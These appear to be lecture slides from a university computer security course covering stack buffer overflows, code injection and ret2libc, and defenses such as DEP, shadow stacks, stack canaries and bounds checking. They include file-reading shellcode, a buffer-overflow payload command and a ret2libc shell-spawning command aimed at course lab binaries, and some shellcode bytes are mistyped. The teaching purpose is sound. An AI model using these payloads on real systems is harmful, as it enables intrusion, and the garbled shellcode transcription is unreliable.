

CSE 4351: Computer Security



Instructor: Dr. MD Armanuzzaman

This Class

1. Code Injection
2. Stack-based buffer overflow
 - a. Direct Defense
 - b. Indirect Defense
 - i. DEP
 - ii. Shadow stack
 - iii. Stack canary
 - iv. ASLR
 - v. Seccomp

Code Injection Attacks



Buffer Overflow Example: overflowret4_32

```
int vulfoo()
{
    char buf[40];


    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

How much data we need to overwrite RET?

Overflowret4_32


```
000011ed <vulfoo>:
 11ed:  f3 0f 1e fb      endbr32
 11f1:  55               push  ebp
 11f2:  89 e5           mov   ebp,esp
 11f4:  83 ec 38        sub   esp,0x38
 11f7:  83 ec 0c        sub   esp,0xc
 11fa:  8d 45 d0        lea   eax,[ebp-0x30]
 11fd:  50             push  eax
 11fe:  e8 fc ff ff ff  call  11ff <vulfoo+0x12>
1203:  83 c4 10        add   esp,0x10
1206:  b8 00 00 00 00  mov   eax,0x0
120b:  c9             leave
120c:  c3             ret
```



How much data we need to overwrite RET?

Overflowret4_32

```
000011ed <vulfoo>:
 11ed:  f3 0f 1e fb      endbr32
 11f1:  55               push  ebp
 11f2:  89 e5           mov   ebp,esp
 11f4:  83 ec 38       sub   esp,0x38
 11f7:  83 ec 0c       sub   esp,0xc
 11fa:  8d 45 d0       lea   eax,[ebp-0x30]
 11fd:  50             push  eax
 11fe:  e8 fc ff ff    call 11ff <vulfoo+0x12>
1203:  83 c4 10       add   esp,0x10
1206:  b8 00 00 00 00 mov   eax,0x0
120b:  c9             leave
120c:  c3             ret
```



Non-shell Shellcode 32bit print_flag (without 0s) [Works!]

```
sendfile(1, open("/flag", 0), 0, 1000); exit(0)
```

```
8049000: 6a 67          push 0x67
8049002: 68 2f 66 6c 61 push 0x616c662f
8049007: 31 c0          xor eax,eax
8049009: b0 05          mov al,0x5
804900b: 89 e3          mov ebx,esp
804900d: 31 c9          xor ecx,ecx
804900f: 31 d2          xor edx,edx
8049011: cd 80          int 0x80
8049013: 89 c1          mov ecx,eax
8049015: 31 c0          xor eax,eax
8049017: b0 64          mov al,0x64
8049019: 89 c6          mov esi,eax
804901b: 31 c0          xor eax,eax
804901d: b0 bb          mov al,0xbb
804901f: 31 db          xor ebx,ebx
8049021: b3 01          mov bl,0x1
8049023: 31 d2          xor edx,edx
8049025: cd 80          int 0x80
8049027: 31 c0          xor eax,eax
8049029: b0 01          mov al,0x1
804902b: 31 db          xor ebx,ebx
804902d: cd 80          int 0x80
```


Command:

```
! (python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size+ '\x6a  
! \x67\x68\x2f\x66\x6c\x61\x31\xco\xbo\x05\x89\xe3\x31\xcg\x31  
! \xd2\xcd\x80\x89\xc1\x31\xco\xbo\x64\x89\xc6\x31\xco\xbo\xbb  
! b\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xco\xbo\x01\x31\xdb\xcd\x80'  
! ") |./bufferoverflow_overflowret4_32
```

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xco\xbo\x05\x89\x
 e3\x31\xco\x31\x2d\xcd\x80\x89\x31\xco\xbo\x64\x
 x89\x31\xco\xbo\xbb\x31\xdb\x31\x01\x31\x2d\xcd\x
 80\x31\xco\xbo\x01\x31\xdb\xcd\x80


Craft the exploit

Function Frame of Vulfoo




Craft the exploit

Function Frame of Vulfoo



Craft the exploit

Function Frame of Vulfoo



Defenses



Defenses overview

- Prevent buffer overflow
 - A direct defense
 - Could be accurate but could be slow
 - Good in theory, but not practical in real world
- Make exploit harder
 - An indirect defense
 - Could be inaccurate but could be fast
 - Simple in theory, widely deployed in real world

Examples

- Base and bound check
 - Prevent buffer overflow!
 - A direct defense
- Stack Canary/Cookie
 - An indirect defense
 - Prevent overwriting return address
- Data execution prevention (DEP, NX, etc.)
 - An indirect defense
 - Prevent using of shellcode on stack

Spatial Memory Safety – Base and Bound check

- `char *a`
 - `char *a_base;`
 - `char *a_bound;`
- `a = (char*)malloc(512)`
 - `a_base = a;`
 - `a_bound = a+512`
- Access must be between `[a_base, a_bound)`
 - `a[0], a[1], a[2], ..., and a[511]` are OK
 - `a[512]` NOT OK
 - `a[-1]` NOT OK

Spatial Memory Safety – Base and Bound check

Propagation

- `char *b = a;`
 - `b_base = a_base;`
 - `b_bound = a_bound;`
- `char *c = &b[2];`
 - `c_base = b_base;`
 - `c_bound = b_bound;`

Overhead - Based and Bound

+2x overhead on storing a pointer

- `char *a`
 - `char *a_base;`
 - `char *a_bound;`

+2x overhead on assignment

- `char *b = a;`
 - `b_base = a_base;`
 - `b_bound = a_bound;`

+2 comparisons added on access

- `C[i]`
 - `if(c+i >= c_base)`
 - `if(c+i < c_bound)`

SoftBound: Highly Compatible and Complete Spatial Memory Safety for C

Santosh Nagarakatte Jianzhou Zhao Milo M. K. Martin Steve Zdancewic

Computer and Information Sciences Department, University of Pennsylvania

santoshn@cis.upenn.edu jianzhou@cis.upenn.edu milom@cis.upenn.edu stevez@cis.upenn.edu

Abstract

The serious bugs and security vulnerabilities facilitated by C/C++'s lack of bounds checking are well known, yet C and C++ remain in widespread use. Unfortunately, C's arbitrary pointer arithmetic,

address on the stack, address space randomization, non-executable stack), vulnerabilities persist. For one example, in November 2008 Adobe released a security update that fixed several serious buffer overflows [2]. Attackers have reportedly exploited these buffer-overflow vulnerabilities by using banner ads on websites to radi

PLDI 09

HardBound: Architectural Support for Spatial Safety of the C Programming Language

Joe Devietti *

University of Washington
devietti@cs.washington.edu

Colin Blundell

University of Pennsylvania
blundell@cis.upenn.edu

Milo M. K. Martin


University of Pennsylvania
milom@cis.upenn.edu

Steve Zdancewic

University of Pennsylvania
stevez@cis.upenn.edu

Abstract

The C programming language is at least as well known for its absence of spatial memory safety guarantees (*i.e.*, lack of bounds checking) as it is for its high performance. C's unchecked pointer arithmetic and array indexing allow simple programming mistakes to lead to erroneous executions, silent data corruption, and security vulnerabilities. Many prior proposals have tackled enforcing spatial safety in C programs by checking pointer and array accesses. However, existing software-only proposals have significant drawbacks that may prevent wide adoption, including: unacceptably high runtime overheads, lack of completeness, incompatible pointer representations, or need for non-trivial changes to existing C source code and compiler infrastructure.



ASPLOS 09

Defense 1: Data Execution Prevention (DEP, W $\oplus$ X, NX)

Conditions we depend on to pull off the attack of returning to shellcode on stack

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction ret is executed or to overwrite Saved EBP
4. 4. Know the address of the destination function

Conditions we depend on to pull off the attack of returning to shellcode on stack

1. The ability to put the shellcode onto stack (env, command line)
- ~~2. The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction ret is executed or to overwrite Saved EBP
4. 4. Know the address of the destination function

Harvard vs. Von-Neumann Architecture

Harvard Architecture

The Harvard architecture **stores machine instructions and data in separate memory units** that are connected by different busses. In this case, there are at least two memory address spaces to work with, so there is a memory register for machine instructions and another memory register for data. Computers designed with the Harvard architecture are able to run a program and access data independently, and therefore simultaneously. Harvard architecture has a strict separation between data and code. Thus, Harvard architecture is more complicated but separate pipelines remove the bottleneck that Von Neumann creates.

Von-Neumann architecture

In a Von-Neumann architecture, **the same memory and bus are used to store both data and instructions** that run the program. Since you cannot access program memory and data memory simultaneously, the Von Neumann architecture is susceptible to bottlenecks and system performance is affected.

Harvard vs. Von-Neumann Architecture

Older CPUs: Read permission on a page implies execution. So all readable memory was executable.

AMD64 – introduced NX bit (No-eXecute in 2003)

Windows Supporting DEP from Windows XP SP2 (in 2004)

Linux Supporting NX since 2.6.8 (in 2004)

gcc parameter `-z execstack` to disable this protection

```
ctf@bufferoverflow_overflow6_32:/$ readelf -l bufferoverflow_overflow6_32
```

```
Elf file type is DYN (Shared object file)
```

```
Entry point 0x10b0
```

```
There are 12 program headers, starting at offset 52
```

```
Program Headers:
```

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x00000034	0x00000034	0x00180	0x00180	R	0x4
INTERP	0x0001b4	0x000001b4	0x000001b4	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x00000000	0x00000000	0x00418	0x00418	R	0x1000
LOAD	0x001000	0x00001000	0x00001000	0x00304	0x00304	R E	0x1000
LOAD	0x002000	0x00002000	0x00002000	0x001bc	0x001bc	R	0x1000
LOAD	0x002ed4	0x00003ed4	0x00003ed4	0x00134	0x00138	RW	0x1000
DYNAMIC	0x002edc	0x00003edc	0x00003edc	0x000f8	0x000f8	RW	0x4
NOTE	0x0001c8	0x000001c8	0x000001c8	0x00060	0x00060	R	0x4
GNU_PROPERTY	0x0001ec	0x000001ec	0x000001ec	0x0001c	0x0001c	R	0x4
GNU_EH_FRAME	0x002018	0x00002018	0x00002018	0x0005c	0x0005c	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RWE	0x10
GNU_RELRO	0x002ed4	0x00003ed4	0x00003ed4	0x0012c	0x0012c	R	0x1

```
ctf@bufferoverflow_overflow6_nx_32:/$ readelf -l bufferoverflow_overflow6_nx_32
```

```
Elf file type is DYN (Shared object file)
```

```
Entry point 0x10b0
```

```
There are 12 program headers, starting at offset 52
```

```
Program Headers:
```

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x00000034	0x00000034	0x00180	0x00180	R	0x4
INTERP	0x0001b4	0x000001b4	0x000001b4	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x00000000	0x00000000	0x00418	0x00418	R	0x1000
LOAD	0x001000	0x00001000	0x00001000	0x00304	0x00304	R E	0x1000
LOAD	0x002000	0x00002000	0x00002000	0x001bc	0x001bc	R	0x1000
LOAD	0x002ed4	0x00003ed4	0x00003ed4	0x00134	0x00138	RW	0x1000
DYNAMIC	0x002edc	0x00003edc	0x00003edc	0x000f8	0x000f8	RW	0x4
NOTE	0x0001c8	0x000001c8	0x000001c8	0x00060	0x00060	R	0x4
GNU_PROPERTY	0x0001ec	0x000001ec	0x000001ec	0x0001c	0x0001c	R	0x4
GNU_EH_FRAME	0x002018	0x00002018	0x00002018	0x0005c	0x0005c	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RW	0x10
GNU_RELRO	0x002ed4	0x00003ed4	0x00003ed4	0x0012c	0x0012c	R	0x1

What DEP cannot prevent

Can still corrupt stack or function pointers or critical data on the heap

As long as RET (saved EIP) points into legit code section, W $\oplus$ X protection **will not** block control transfer

Ret2libc 32bit Bypassing DEP

Discovered by Solar Designer, 1997

Ret2libc

Now programs built with non-executable stack.

Then, how to run a shell? Ret to C library `system("/bin/sh")` like how we called `printsecret()` in `overflowret`

The `system()` function is used to invoke an operating system command from a C/C++ program. **For example**, we can call `system("dir")` on Windows and `system("ls")` in a Unix-like environment to list the contents of a directory.

It is a standard library function defined in `<stdlib.h>` header in C and `<cstdlib>` in C++.

Syntax

The syntax of `system()` function is:

```
int system(const char *command);
```

Parameters

- **command**: A pointer to a null-terminated string that contains the command we want to execute.

Return Value

- It returns 0 if the command is successfully executed.
- It returns a non-zero value if command execution is not completed.

Buffer Overflow Example: overflowret4_no_excstack_32

```
int vulfoo()
{
    char buf[30];
    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

Buffer Overflow Example: overflowret4_no_excstack_32

```
(python2 -c "print 'A'*52 + Addr1 + 'AAAA' + Addr2" ; cat) |  
./bufferoverflow_overflowret4_no_excstack_32
```

1. Addr1 is the address of system() function.
2. Addr2 is the address of a string "/bin/sh".

Get a user CTF shell. **We will need Return-oriented programming to get a root shell.**

We can also do system("cat /flag"). What padding to use in the string?

Conditions we depend on to pull off the attack of returning to shellcode on stack

- ~~1. The ability to put the shellcode onto stack (env, command line)~~
- ~~2. The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction ret is executed or to overwrite Saved EBP
4. 4. Know the address of the destination function

Control Hijacking Attacks

Control flow

- Order in which individual statements, instructions or function calls of a program are executed or evaluated

Control Hijacking Attacks (Runtime exploit)

- A control hijacking attack exploits a program error, particularly a memory corruption vulnerability, at application runtime to subvert the intended control-flow of a program.
- Alter a code pointer (i.e., value that influences program counter) or, Gain control of the instruction pointer %eip
- Change memory region that should not be accessed

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker – often saved in buffer being overflowed – traditionally transferred control to a shell (user command-line interpreter)
- machine code – specific to processor and OS – traditionally needed good assembly language skills to create – more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

- Return-to-Libc Attacks (Ret2Libc)
- Return-Oriented Programming (ROP)
- Jump-Oriented Programming (JOP)

Attacker's Goal

Take control of the victim's machine

- Hijack the execution flow of a running program
- Execute arbitrary code

Requirements

- Inject attack code or attack parameters
- Abuse vulnerability and modify memory such that control flow is redirected

Change of control flow

- *alter a code pointer* (RET, function pointer, etc.)
- change memory region that should not be accessed

Overflow Types

Overflow some *code pointer*

- Overflow memory region on the stack
 - overflow function return address
 - overflow function frame (base) pointer
 - overflow longjmp buffer
- Overflow (dynamically allocated) memory region on the heap
- Overflow function pointers
 - stack, heap, BSS

Other pointers?

Can we exploit other pointers as well?

1. Memory that is used in a value to influence mathematical operations, conditional jumps.
2. Memory that is used as a read pointer (or offset), allowing us to force the program to access arbitrary memory.
3. Memory that is used as a write pointer (or offset), allowing us to force the program to overwrite arbitrary memory.
4. Memory that is used as a code pointer (or offset), allowing us to redirect program execution!

Typically, you use one or more vulnerabilities to achieve multiple of these effects.


Defense-2: Shadow Stack

Shadow Stack

Traditional shadow stack

%gs:108

0xBEEF0048




Main stack

0x8000000



Parallel shadow stack

0x9000000



Traditional Shadow Stack

```
SUB $4, %gs:108    # Decrement SSP
MOV %gs:108, %eax   # Copy SSP into EAX
MOV (%esp), %ecx    # Copy ret. address into
MOV %ecx, (%eax)    #      shadow stack via ECX
```

Figure 2: Prologue for traditional shadow stack.

```
MOV %gs:108, %ecx   # Copy SSP into ECX
ADD $4, %gs:108     # Increment SSP
MOV (%ecx), %edx    # Copy ret. address from
MOV %edx, (%esp)    #      shadow stack via EDX
RET
```

Figure 3: Epilogue for traditional shadow stack (overwriting).

Traditional Shadow Stack

```
MOV %gs:108, %ecx
ADD $4, %gs:108
MOV (%ecx), %edx
CMP %edx, (%esp) # Instead of overwriting,
JNZ abort        # we compare
RET
abort:
    HLT
```

Figure 4: Epilogue for traditional shadow stack (checking).

Overhead - Traditional Shadow Stack

If no attack:

- 6 more instructions

- 2 memory moves

- 1 memory compare

- 1 conditional jmp

Per function

Shadow Stack

Traditional shadow stack

%gs:108

0xBEEF0048

Return address, R0
Return address, R1
Return address, R2
Return address, R3

Main stack

0x8000000

Parameters for R1
Return address, R0
First caller's EBP
Parameters for R2
Return address, R1
EBP value for R1
Local variables
Parameters for R3
Return address, R2
EBP value for R2
Local variables
Return address, R3
EBP value for R3
Local variables

Parallel shadow stack

0x9000000

Return address, R0
Return address, R1
Return address, R2
Return address, R3

Parallel Shadow Stack

```
POP 999996(%esp) # Copy ret addr to shadow stack  
SUB $4, %esp # Fix up stack pointer (undo POP)
```

Figure 7: Prologue for parallel shadow stack.

```
ADD $4, %esp # Fix up stack pointer  
PUSH 999996(%esp) # Copy from shadow stack
```

Figure 8: Epilogue for parallel shadow stack.

Overhead Comparison

The overhead is roughly 10% for a traditional shadow stack.

The parallel shadow stack overhead is 3.5%.

Defense-3:

Stack Cookie; Stack Canary

specific to sequential stack overflow

StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks

Abstract:

This paper presents a systematic solution to the persistent problem of buffer overflow attacks. Buffer overflow attacks gained notoriety in 1988 as part of the Morris Worm incident on the Internet. While it is fairly simple to fix individual buffer overflow vulnerabilities, buffer overflow attacks continue to this day. Hundreds of attacks have been discovered, and while most of the obvious vulnerabilities have now been patched, more sophisticated buffer overflow attacks continue to emerge.

We describe StackGuard: a simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties. Privileged programs that are recompiled with the StackGuard compiler extension no longer yield control to the attacker, but rather enter a fail-safe state. These programs require *no* source code changes at all, and are binary-compatible with existing operating systems and libraries. We describe the compiler technique (a simple patch to gcc), as well as a set of variations on the technique that trade-off between penetration resistance and performance. We present experimental results of both the penetration resistance and the performance impact of this technique.

StackGuard

A compiler technique that attempts to eliminate buffer overflow vulnerabilities

- No source code changes
- Patch for the function prologue and epilogue
 - Prologue: push an additional value into the stack (canary)
 - Epilogue: check the canary value hasn't changed. If changed, exit.

Buffer Overflow Example: overflowret4

```
int vulfoo()
{
    char buf[30];
    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

With and without Canary 32bit

